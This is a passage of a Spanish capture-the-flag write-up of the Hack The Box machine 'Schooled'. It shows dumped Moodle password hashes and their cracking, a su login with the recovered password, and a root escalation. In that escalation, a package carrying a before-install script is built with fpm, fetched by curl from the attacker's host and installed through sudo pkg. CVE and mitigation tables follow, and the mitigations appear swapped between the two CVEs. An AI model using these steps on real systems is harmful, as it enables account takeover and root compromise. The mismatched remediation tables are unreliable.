parker_dan89	\$2y\$10\$MYvrcS5ykPXX0pjVuCGZ00Pxxgj.fIQAZXyufW5itreQE2IB2.0Si
parker_tim89	\$2y\$10\$YCYp8F91YdvY2QCg3CL5r.jzYxMwkwEm/QBGYIs.apyeCeRD70D6S
test	\$2y\$10\$SkmFozCA6SczQMjyY28Nhe9zw3v0ndUIJahgdUFd/LjNggMnVyY0m

28 rows in set (0.00 sec)

Ilustración 42. Credenciales en BBDD

Para no hacer un crackeo de hashes a lo loco vamos a seleccionar las que queremos romper previamente. En primer lugar, como mencionamos anteriormente, vamos a intentar romper el hash de admin, el cual probablemente nos permita obtener acceso al sistema. Además vemos que como nombre tiene Jamie, igual que un usuario con directorio home.

De manera adicional intentaremos romper los hashes de los usuarios con roles administrativos en Moodle, lo usuarios los cuales hemos usado anteriormente en la plataforma, para otorgarnos de esta manera persistencia en el sistema, más aún que solo con el usuario admin.

```
moodle@localhost [moodle]> select username,firstname,lastname from mdl_user;
select username,firstname,lastname from mdl_user;
```

username	firstname	lastname
guest	Guest user	
admin	Jamie	Borham
bell_oliver89	Oliver	Bell
orchid_sheila89	Sheila	Orchid
chard_ellizabeth89	Elizabeth	Chard
morris_jake89	Jake	Morris
heel_james89	James	Heel
nash_michael89	Michael	Nash
singh_rakesh89	Rakesh	Singh
taint_marcus89	Marcus	Taint
walls_shaun89	Shaun	Walls
smith_john89	John	Smith
white_jack89	Jack	White
travis_carl89	Carl	Travis
mac_amy89	Amy	Mac
james_boris89	Boris	James
pierce_allan	Allan	Pierce
henry_william89	William	Henry
harper_zoe89	Zoe	Harper
wright_travis89	Travis	Wright
allen_matthew89	Matthew	Allen
sanders_wallis89	Wallis	Sanders
higgins_jane	Jane	Higgins
phillips_manuel	Manuel	Phillips
carter_lianne	Lianne	Carter
parker_dan89	Dan	Parker
parker_tim89	Tim	Parker
test	Test	Testt

28 rows in set (0.00 sec)

Ilustración 43. Selección de credenciales a crackear

Si buscamos el modo de encriptación del cual hace esta versión de Moodle, vemos que hace uso de bcrypt. Por lo que usaremos el módulo correspondiente en hashcat para llevar un crackeo más directo de los hashes.

[Forums](#)
[Documentation](#)
[Plugins](#)
[Downloads](#)
[Demo](#)
[Development](#)
[Translation](#)
[Tracker](#)

[Main page](#)
[Managing a Moodle site](#)
[Security](#)
[Password hashing](#)

Moodle LMS hashing algorithm

From version 4.3 onwards, Moodle LMS uses [SHA2 - 512](#) (SHA-512) for hashing uses passwords. See: [MDL-67390](#)

SHA-512 is a modern hashing algorithm that is approved by various government agencies and standards:

"The only approved hashing algorithm is Secure Hashing Algorithm 2 (SHA-2)." - <https://www.cyber.gov.au/resources-business-and-government/essential-cyber-security/ism/cyber-security-guidelines/guidelines-cryptography>

"NIST recommends that federal agencies transition away from SHA-1 for all applications as soon as possible. Federal agencies should use SHA-2 or SHA-3 as an alternative to SHA-1." - <https://csrc.nist.gov/Projects/Hash-Functions/NIST-Policy-on-Hash-Functions>

Legacy hashing

Up until Moodle 2.3 the MD5 hashing algorithm was used to hash passwords. [Between versions 2.3 and 4.2 Moodle used the BCRYPT hashing algorithm.](#)

Between versions 2.3 and 4.2 users who had a MD5 hashed password were upgraded to the BCRYPT algorithm on login. As of version 4.3 any remaining MD5 passwords in the Moodle instances database (meaning that the user had not logged in since the release of Moodle 2.3) are replaced with a random SHA512 string. Any users that this applies to will need to reset their password to be able to log in.

From Moodle 4.3, users with (the now) legacy password hashe encrypted with the BCRYPT algorithm, will have their hash upgraded to SHA512 when they next login.

SECURITY

- [Security recommendations](#)
- [Security checks](#)
- [Site security settings](#)
- [Site notifications](#)
- [Password salting](#)
- [Privacy](#)
- [Reducing spam](#)
- [Security FAQ](#)

Ilustración 44. Algoritmo de hasheo Moodle

2501	WPA-EAPOL-PMK ¹⁴	https://hashcat.net/misc/example_hashes/hashcat-pmk.hccapx
2600	md5(md5(\$pass))	a936af92b0ae20b1ff6c3347a72e5fbe
2630	md5(md5(\$pass.\$salt)) *	0127eecea3120e34c8934ba3b72a390a:0
3000	LM	299bd128c1101fd6
3100	Oracle H: Type (Oracle 7+)	7A963A529D2E3229:3682427524
3200	bcrypt \$2\$\$. Blowfish (Unix)	\$2a\$05\$LhayLxezLhK1LhWvKxCyLOj1u.Kj0jZ0pEmm134uzrQIFvQJLF6
3500	md5(md5(md5(\$pass)))	9882d0778518b095917eb589f6998441
3610	md5(md5(md5(\$pass)).\$salt) *	a0ab79f9e2b5a4434d2da61673b56362:1234
3710	md5(\$salt.md5(\$pass))	95248989ec91f6d0439dbde2bd0140be:1234
3730	Dahua NVR/DVR/HVR (md5(\$salt1.strtoupper(md5(\$salt2.\$pass)))) *	0e1484eb061b8e9cfd81868bba1dc4a0:229381927:182719643
3800	md5(\$salt.\$pass.\$salt)	2e45c4b99396c6cb2db8bda0d3df669f:1234

Ilustración 45. Módulo de hashcat

Vemos entonces que, aportando el hash y el diccionario de rockyou, encontramos la contraseña para el usuario admin. Crackeamos por medio de varias herramientas simplemente para adecuarnos al uso de ellas en casos de que no contemos con la preferida.

```
$2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW:!QAZ2wsx

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5G...l4qTiW
Time.Started.....: Thu Nov 27 20:51:32 2025 (3 mins, 16 secs)
Time.Estimated...: Thu Nov 27 20:54:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 71 H/s (6.67ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 13904/14344385 (0.10%)
Rejected.....: 0/13904 (0.00%)
Restore.Point....: 13888/14344385 (0.10%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine..: Device Generator
Candidates.#01...: 012012 -> sidekick2
Hardware.Mon.#01.: Util: 81%

Started: Thu Nov 27 20:51:05 2025
Stopped: Thu Nov 27 20:54:49 2025

~/Ma/H/S/exploit took 3m 44s
```

Ilustración 46. Hashcat

```
~/Machines/HTB/Schooled/exploit john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 0.02% (ETA: 19:43:58) 0g/s 209.0p/s 209.0c/s 209.0C/s 567890..love06
0g 0:00:00:47 0.06% (ETA: 19:38:29) 0g/s 209.8p/s 209.8c/s 209.8C/s bionicle..lovelyme
!QAZ2wsx (?)
1g 0:00:01:05 DONE (2025-11-27 20:50) 0.01515g/s 210.6p/s 210.6c/s 210.6C/s aldrich..superpet
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ilustración 47. jhon

Siguiendo la lógica del sistema, intentamos acceder con el usuario **jamie**, y en efecto tenemos acceso.

```
[www@Schooled /usr/local/www/apache24/data/moodle]$ su jamie
su jamie
Password:!QAZ2wsx

$ whoami
whoami
jamie
$
```

Ilustración 48. Login con jamie

Y tenemos la flag de usuario!

```
$ pwd
pwd
/home/jamie
$ ls
ls
user.txt
$ cat use
cat use r.txt
f8bfcdc6af28bdbf945b6ef3f609e34d
$
```

Ilustración 49. User Flag

4. ESCALADA

Si iniciamos la escalada con el usuario jamie encontramos dos cosas interesantes:

- Pertenece al grupo **wheel**
- Cuenta con permisos sudo para los comandos **pkg install** y **update**

```
jamie@Schooled:~ $ id
uid=1001(jamie) gid=1001(jamie) groups=1001(jamie),0(wheel)
jamie@Schooled:~ $ whoami
jamie
jamie@Schooled:~ $ sudo -l
User jamie may run the following commands on Schooled:
  (ALL) NOPASSWD: /usr/sbin/pkg update
  (ALL) NOPASSWD: /usr/sbin/pkg install *
jamie@Schooled:~ $
```

Ilustración 50. Enumeración para escalada

Pkg es el gestor de paquetes usado en FreeBSD, que es el sistema operativo de la maquina sobre la que estamos trabajando.

DESCRIPTION

pkg is the package management tool. It is used to manage local packages installed from **ports(7)** and install/upgrade packages from remote repositories.

To avoid backwards incompatibility issues, the actual **pkg(8)** tool is not installed in the base system. The first time invoked, **pkg** will bootstrap the real **pkg(8)** from a remote repository.

Ilustración 51. man pkg #1

install

Install a package from a package repository or a local archive. If a package is found in more than one repository, then the first one is used. If not local, then download is attempted from each repository, until the package is successfully fetched.

lock Prevent modification or deletion of a package.

plugins List the available plugins.

query Query information about installed packages and package files.

register Register a package in the database.

repo Create a local package repository for remote usage.

rquery Query information for remote repositories.

search Search for the given pattern in the remote package repositories.

set Modify information in the installed database.

shell Open a SQLite shell to the local or remote database. Extreme care should be taken when using this command.

shlib Displays which packages link to a specific shared library.

stats Display package database statistics.

unlock Unlocks packages, allowing them to be modified or deleted.

update Update the available remote repositories as listed in **pkg.conf(5)**.

Ilustración 52. man pkg #2

Si intentamos lanzar cualquiera de los dos comandos vemos que el comando se cuelga y no consigue retribuir ninguna información, como si el repositorio del cual recoge los paquetes no tuviera conexión con la máquina.

Dicho esto vamos a ver cuál es la configuración para esto, y ver si podemos cambiarla para poder nosotros montarnos nuestro propio repositorio.

CONFIGURATION

Configuration varies in whether it is in a repository configuration file or the global configuration file. The default repository configuration for FreeBSD is stored in `/etc/pkg/FreeBSD.conf`, and additional repository configuration files will be searched for in `REPOS_DIR`, or `/usr/local/etc/pkg/repos` if it is unset.

For bootstrapping, `pkg` will process all repositories that it finds and use the last enabled repository by default.

Repository configuration is stored in the following format:

```
FreeBSD: {
  url: "pkg+http://pkg.FreeBSD.org/${ABI}/latest",
  mirror_type: "srv",
  signature_type: "none",
  fingerprints: "/usr/share/keys/pkg",
  enabled: yes
}
```

`url` Refer to `PACKAGESITE` in "ENVIRONMENT"
`mirror_type` Refer to `MIRROR_TYPE` in "ENVIRONMENT"
`signature_type` Refer to `SIGNATURE_TYPE` in "ENVIRONMENT"
`fingerprints` Refer to `FINGERPRINTS` in "ENVIRONMENT"
`enabled` Defines whether this repository should be used or not.
Valid values are yes, true, 1, no, false, 0.

Global configuration can be stored in `/usr/local/etc/pkg.conf` in the following format:

```
PACKAGESITE: "pkg+http://pkg.FreeBSD.org/${ABI}/latest",
MIRROR_TYPE: "srv",
SIGNATURE_TYPE: "none",
FINGERPRINTS: "/usr/share/keys/pkg",
ASSUME_ALWAYS_YES: "yes"
REPOS_DIR: ["/etc/pkg", "/usr/local/etc/pkg/repos"]
```

Reference "ENVIRONMENT" for each variable.

Ilustración 53. `man pkg #3`

En efecto vemos que se trata de una url de la cual recoge los paquetes.

```
jamie@Schooled:~ $ cat /etc/pkg/FreeBSD.conf
# $FreeBSD$
#
# To disable this repository, instead of modifying or removing this file,
# create a /usr/local/etc/pkg/repos/FreeBSD.conf file:
#
#   mkdir -p /usr/local/etc/pkg/repos
#   echo "FreeBSD: { enabled: no }" > /usr/local/etc/pkg/repos/FreeBSD.conf
#
FreeBSD: {
  url: "pkg+http://devops.htb:80/packages",
  mirror_type: "srv",
  signature_type: "none",
  fingerprints: "/usr/share/keys/pkg",
  enabled: yes
}
jamie@Schooled:~ $
```

Ilustración 54. Configuración `pkg`

Y como adicional vemos que esta la resuelve desde el archivo `hosts`, y que sobre este archivo el grupo **Wheel** tiene permisos de escritura.

```
jamie@Schooled:~ $ cat /etc/hosts
# $FreeBSD$
#
# Host Database
#
# This file should contain the addresses and aliases for local hosts that
# share this file. Replace 'my.domain' below with the domainname of your
# machine.
#
# In the presence of the domain name service or NIS, this file may
# not be consulted at all; see /etc/nsswitch.conf for the resolution order.
#
#::1                localhost localhost.my.domain
127.0.0.1           localhost localhost.my.domain Schooled.schooled.htb moodle.schooled.htb
192.168.1.14        devops.htb
#
# Imaginary network.
#10.0.0.2           myname.my.domain myname
#10.0.0.3           myfriend.my.domain myfriend
#
# According to RFC 1918, you can use the following IP networks for
# private nets which will never be connected to the Internet:
#
#   10.0.0.0        - 10.255.255.255
#   172.16.0.0       - 172.31.255.255
#   192.168.0.0      - 192.168.255.255
#
# In case you want to be able to connect to the Internet, you need
# real official assigned numbers. Do not try to invent your own network
# numbers but instead get one from your network provider (if any) or
# from your regional registry (ARIN, APNIC, LACNIC, RIPE NCC, or AfriNIC.)
#
jamie@Schooled:~ $ ls -l /etc/hosts
-rw-rw-r-- 1 root wheel 1098 Mar 17 2021 /etc/hosts
jamie@Schooled:~ $
```

Ilustración 55. Archivo `/etc/hosts`


```

GNU nano 5.4 /etc/hosts
# $FreeBSD$
#
# Host Database
#
# This file should contain the addresses and aliases for local hosts that
# share this file. Replace 'my.domain' below with the domainname of your
# machine.
#
# In the presence of the domain name service or NIS, this file may
# not be consulted at all; see /etc/nsswitch.conf for the resolution order.
#
#
::1                localhost localhost.my.domain
127.0.0.1          localhost localhost.my.domain Schooled schooled.htb moodle.schooled.htb
10.10.14.78        devops.htb
#
# Imaginary network.
#10.0.0.2          myname.my.domain myname
#10.0.0.3          myfriend.my.domain myfriend
#

```

Ilustración 56. Edición de /etc/hosts

```

jamie@Schooled:/tmp $ sudo pkg update
Updating FreeBSD repository catalogue...
pkg: Repository FreeBSD has a wrong packagesite, need to re-create database
pkg: http://devops.htb/packages/meta.txz: Not Found
repository FreeBSD has no meta file, using default settings
pkg: http://devops.htb/packages/packagesite.txz: Not Found
Unable to update repository FreeBSD
Error updating repositories!
jamie@Schooled:/tmp $ sudo pkg update
Updating FreeBSD repository catalogue...
pkg: http://devops.htb/packages/meta.txz: Not Found
repository FreeBSD has no meta file, using default settings
pkg: http://devops.htb/packages/packagesite.txz: Not Found
Unable to update repository FreeBSD
Error updating repositories!
jamie@Schooled:/tmp $

```

Ilustración 57. Prueba de descarga de paquetes

Vemos entonces que podemos realizarlo de esta manera, pero que para ello debemos setear inicialmente nuestra maquina como repositorio, algo laborioso, por lo que probaremos antes con una escalada presente en GTF0Bins.

Esta nos permitirá una ejecución de comandos en nombre de sudo por medio de la instalación de paquetes existentes en el propio sistema.


/ pkg
☆ Star 12,355

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

It runs commands using a specially crafted FreeBSD package. Generate it with `fpm` and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF
```

```
sudo pkg install -y --no-repo-update ./x-1.0.txz
```

Ilustración 58. GTF0Bins pkg

Previo a la ejecución debemos generar los paquetes a través de **fpm** (<https://fpm.readthedocs.io/en/latest/installation.html>). Si probamos con la ejecución del comando id:

```
~ /Machines/HTB/Schooled TF=$(mktemp -d) 1 x
~ /Machines/HTB/Schooled echo 'id' > $TF/x.sh ✓
~ /Machines/HTB/Schooled fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF ✓
Created package {:path=>"x-1.0.txz"}
```

Ilustración 59. Generación de paquete #1

Vemos que este se ejecuta de manera correcta al instalar el paquete, por lo que realizaremos la extracción del fichero que contiene la root flag.

```
jamie@Schooled:/tmp $ curl http://10.10.14.78/x-1.0.txz -o x-1.0.txz
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload   Total   Spent    Left    Speed
100  492  100  492    0     0  2299      0 --:--:-- --:--:-- --:--:-- 2299
jamie@Schooled:/tmp $ sudo pkg install -y --no-repo-update ./x-1.0.txz
pkg: Repository FreeBSD has a wrong packagesite, need to re-create database
pkg: Repository FreeBSD cannot be opened. 'pkg update' required
Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
  x: 1.0

Number of packages to be installed: 1
[1/1] Installing x-1.0...
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator) ←
Extracting x-1.0: 100%
jamie@Schooled:/tmp $ curl http://10.10.14.78/x-1.0.txz -o x-1.0.txz
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload   Total   Spent    Left    Speed
100  508  100  508    0     0  3320      0 --:--:-- --:--:-- --:--:-- 3320
```

Ilustración 60. Prueba de escalada #1

```
~ /Machines/HTB/Schooled TF=$(mktemp -d) ✓
~ /Machines/HTB/Schooled sudo echo 'cat /root/root.txt' > $TF/x.sh ✓
[sudo] password for iamadorl:
~ /Machines/HTB/Schooled fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF ✓
Created package {:path=>"x-1.0.txz"}
~ /Machines/HTB/Schooled □ ✓
```

Ilustración 61. Generación de paquete #2

Y en efecto tenemos la flag de **root**.

```
jamie@Schooled:/tmp $ curl http://10.10.14.78/x-1.0.txz -o x-1.0.txz
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload   Total   Spent    Left    Speed
100  508  100  508    0     0  3320      0 --:--:-- --:--:-- --:--:-- 3320
jamie@Schooled:/tmp $ sudo pkg install -y --no-repo-update ./x-1.0.txz
pkg: Repository FreeBSD has a wrong packagesite, need to re-create database
pkg: Repository FreeBSD cannot be opened. 'pkg update' required
Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
  x: 1.0

Number of packages to be installed: 1
[1/1] Installing x-1.0...
1dc21a66acadb772a81051c50eb8ed87
Extracting x-1.0: 100%
jamie@Schooled:/tmp $
jamie@Schooled:/tmp $
```

Ilustración 62. Root Flag

5. ANALISIS DE VULNERABILDADES

CVE-2020-25627	
Descripción	El campo de perfil de usuario 'moodlenetprofile' no realizaba la sanetizacion de entrada adecuada, por lo que permitía la inserción de código JS.
Criticidad (CVSS 3.x)	MEDIA – 6.1
Vector de ataque	XSS Injection
Impacto	La inyección de código JS permite llevar a cabo un ataque de XSS Stored donde el principal impacto se basa en el robo de sesión, donde todo usuario que visite el perfil con el código inyectado será vulnerable a XSS y el robo de su cookie de sesión.
Solución	Corregida en la versión 3.9.2.
Fuentes	https://nvd.nist.gov/vuln/detail/CVE-2020-25627 https://github.com/HoangKien1020/CVE-2020-25627

Tabla 2. CVE-2020-25627

CVE-2020-14321	
Descripción	En Moodle — en versiones anteriores a 3.9.1, 3.8.4, 3.7.7 y 3.5.13 — los profesores ("teacher") de un curso podían asignarse a sí mismos el rol de "manager" dentro de ese curso.
Criticidad (CVSS 3.x)	ALTA – 8.8
Vector de ataque	Peticiones a recursos expuestos
Impacto	La vulnerabilidad permite que un usuario con privilegios bajos en Moodle eleve sus permisos hasta roles de mayor autoridad, lo que abre la posibilidad de acceder a información sensible, modificar contenidos y asumir control administrativo dentro del curso afectado. Esto implica un impacto alto en la confidencialidad, integridad y disponibilidad del sistema, ya que un atacante podría visualizar datos no autorizados, alterar configuraciones o recursos y comprometer la operatividad del entorno educativo.
Solución	Corregida en versiones superiores a 3.9.1.
Fuentes	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2020-14321 https://github.com/HoangKien1020/CVE-2020-14321

Tabla 3. CVE-2020-14321

6. MEDIDAS Y LECCIONES

CVE-2020-25627

MEDIDA	SOLUCIÓN
Actualizar Moodle a una versión corregida	Estas versiones ya solucionan la vulnerabilidad: • 3.9.1 o superior • 3.8.4 o superior • 3.7.7 o superior • 3.5.13 o superior
Revisar roles y permisos personalizados	• Verificar que los roles <i>teacher</i>, <i>editingteacher</i>... no tengan permisos para asignar o modificar roles. • Revertir configuraciones personalizadas peligrosas.
Activar auditoría de cambios en roles	• Habilitar logs de administración. • Supervisar cualquier cambio inesperado de roles en cursos.
Minimizar roles de edición	• Evitar asignar roles de edición a usuarios que no lo necesiten. • Aplicar el principio de mínimo privilegio.
Aislar cursos sensibles	• En cursos críticos, limitar todavía más las capacidades de asignación de roles.

Tabla 4. Medidas CVE-2020-25627

CVE-2020-14321

MEDIDA	SOLUCIÓN
Actualizar Moodle a una versión corregida	Afecta a versiones previas al parche publicado en 2020. La solución oficial es actualizar Moodle a la última versión soportada .
Limitar el uso de reverse proxies o caches no configurados	• Verificar que Varnish, Nginx cache, Squid o similar no estén almacenando contenido dinámico. • Configurar cabeceras adecuadas (no-store, private).
Forzar uso HTTPS en toda la plataforma	• Evita exposiciones de sesión y datos en tránsito. • Habilitar HSTS.
Revisar configuraciones de sesión	En <i>Site administration</i> → <i>Server</i> → <i>Session handling</i> : • Activar Use HTTPS for logins • Activar Secure cookies • Reducir el tiempo de sesión si es necesario • Evitar almacenamiento compartido de sesión si no está configurado correctamente
Revisar configuraciones de sesión	• Verificar permisos de /moodledata/cache/ y /moodledata/sessions/. • Permitir acceso únicamente al usuario del servidor web
Auditoría de accesos	• Revisar logs en Reports → Logs. • Detectar accesos que indiquen posible suplantación de sesión.

Tabla 5. Medidas CVE-2020-14321